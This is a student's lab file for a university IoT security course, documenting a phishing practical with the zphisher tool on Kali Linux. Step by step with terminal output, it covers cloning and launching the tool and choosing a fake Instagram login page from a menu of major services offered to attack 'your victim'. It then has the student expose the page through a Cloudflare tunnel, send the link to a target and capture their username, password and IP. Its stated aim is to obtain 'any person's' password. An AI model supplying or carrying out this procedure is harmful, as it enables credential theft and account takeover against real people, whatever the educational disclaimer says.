

BABU BANARASI DAS UNIVERSITY



SCHOOL OF ENGINEERING

Department of Computer Science & Engineering

PRIVACY AND SECURITY IN IOT LAB

(ITBC3751)

Session 2025-26

PRACTICAL LAB FILE

SUBMITTED BY :-

NAME – PRANAY SINGH

SECTION – BCACS11

ROLL NO - 1250264082

SUBMITTED TO:-

Mr. Anand Kumar

INDEX

S.No.	Name of Experiments	Page No.	Sign/ Remark
1.	Phishing / Spoofing	1 TO 8	

PRACTICAL

OBJECTIVE: -


TO USE THE ZPHISHER USING KALI INSTALLED IN VIRTUAL BOX TO FIND THE ID PASSOWRD OF ANY PERSON VIA LINK.

REQUIREMENTS: -


1. KALI LINUX
2. ZPHISHER
3. GITHUB
4. 7ZIP (OPTIONAL)
5. VIRTUAL BOX
6. KALI LINUX TERMINAL
7. KALI FIREFOX

PROCEDURE:-


1. DOWNLOAD THE KALI LINUX FROM THE GOOGLE CHROME.



2. DOWNLOAD VIRTUAL BOX FROM GOOGLE CHROME (FOR WINDOWS).




3. INSTALLATION OF ZPHISHER IN KALI THROUGH GITHUB THROUGH FIREFOX SEARCH ENGINE IN KALI



3.1 Copy the given link in clipboard. Now open the terminal and enter the given code.

```
git clone https://github.com/htr-tech/zphisher.git
```



The screenshot shows a terminal window with a dark theme. At the top, there are icons for a file manager, terminal, and browser. The terminal title bar says '(kali㉿kali)-[~]'. The terminal content shows the command 'git clone https://github.com/htr-tech/zphisher.git' being run, followed by the output of the cloning process, which includes object enumeration, total size, and download speed information. The prompt '\$' is visible at the bottom.


```
(kali㉿kali)-[~]
$ git clone https://github.com/htr-tech/zphisher.git
Cloning into 'zphisher' ...
remote: Enumerating objects: 1801, done.
remote: Total 1801 (delta 0), reused 0 (delta 0), pack-reused 1801 (from 1)
Receiving objects: 100% (1801/1801), 28.68 MiB | 9.61 MiB/s, done.
Resolving deltas: 100% (817/817), done.

(kali㉿kali)-[~]
$
```

4. Changing directory to cd zphisher

5. Checking the library zphisher contains through ls.

6. Start zphisher through bash zphisher.sh



The screenshot shows a terminal window with a dark theme. The title bar is '(kali㉿kali)-[~]'. The terminal content shows the command 'cd zphisher' being run, followed by 'ls' to list the contents of the directory. Then, 'bash zphisher.sh' is run, which starts a series of informational messages indicating the installation of required packages, checking internet status, and installing updates and dependencies like Cloudflare and LocalXpose.

```
(kali㉿kali)-[~]
$ cd zphisher
(kali㉿kali)-[~/zphisher]
$ ls
Dockerfile LICENSE make-deb.sh README.md run-docker.sh scripts zphisher zphisher.sh


(kali㉿kali)-[~/zphisher]
$ bash zphisher.sh

[+] Installing required packages ...
[+] Packages already installed.
[+] Internet Status : Online
[+] Checking for update : up to date
[+] Installing Cloudflare ...
[+] Installing LocalXpose ...
```

4. Selecting the phishing template:-

Enter the number shown in the zphisher {e.g. (1 for Facebook), (2 for Instagram and many more). Enter the template number.

[let's try Instagram.]



The screenshot shows a terminal window titled "zphisher" with a dark theme. At the top, there is a navigation bar with tabs: Session, Actions, Edit, View, and Help. Below the title, there is some decorative ASCII art consisting of various geometric shapes like triangles and rectangles. The text "Version : 2.3.5" is displayed in red. The main menu is presented as a list of options:


- [-] Tool Created by htr-tech (tahmid.rayat)
- [::] Select An Attack For Your Victim [::]
- [01] Facebook [11] Twitch [21] DeviantArt
- [02] Instagram [12] Pinterest [22] Badoo
- [03] Google [13] Snapchat [23] Origin
- [04] Microsoft [14] Linkedin [24] DropBox
- [05] Netflix [15] Ebay [25] Yahoo
- [06] Paypal [16] Quora [26] Wordpress
- [07] Steam [17] Protonmail [27] Yandex
- [08] Twitter [18] Spotify [28] StackoverFlow
- [09] Playstation [19] Reddit [29] Vk
- [10] Tiktok [20] Adobe [30] XBOX
- [31] Mediafire [32] Gitlab [33] Github
- [34] Discord [35] Roblox
- [99] About [00] Exit

At the bottom, there is a prompt: [-] Select an option : █

5. Configure phishing setup:-


5.1 Follow prompts to Cloudflare so that u can get access to any one throughout the internet.

5.2 Share the link to the target and wait.



```
[-] URL 1 : https://sensitive-personal-obviously-fragrances.trycloudflare.com
[-] URL 2 : https://
[-] URL 3 : https://get-unlimited-followers-for-instagram.com
[-] Waiting for Login Info, Ctrl + C to exit ... █
```

5.3 Once the target enters his/her details navigated by your provided phising link.



5.4 The zphisher will capture their details and that will be shown on your Kali Linux terminal.

5.5 Press control +C to exit.

```
[--] Waiting for Login Info, Ctrl + C to exit ...

[-] Victim IP Found !

[-] Victim's IP : 223.226.69.238

[-] Saved in : auth/ip.txt

[-] Login info Found !!

[-] Account : htsvdvvdebghhdedbvvcjd

[-] Password : 84484548418461

[-] Saved in : auth/usernames.dat

[-] Waiting for Next Login Info, Ctrl + C to exit. █
```

WARNING :- THIS IS ONLY FOR EDUCATIONAL PURPOSE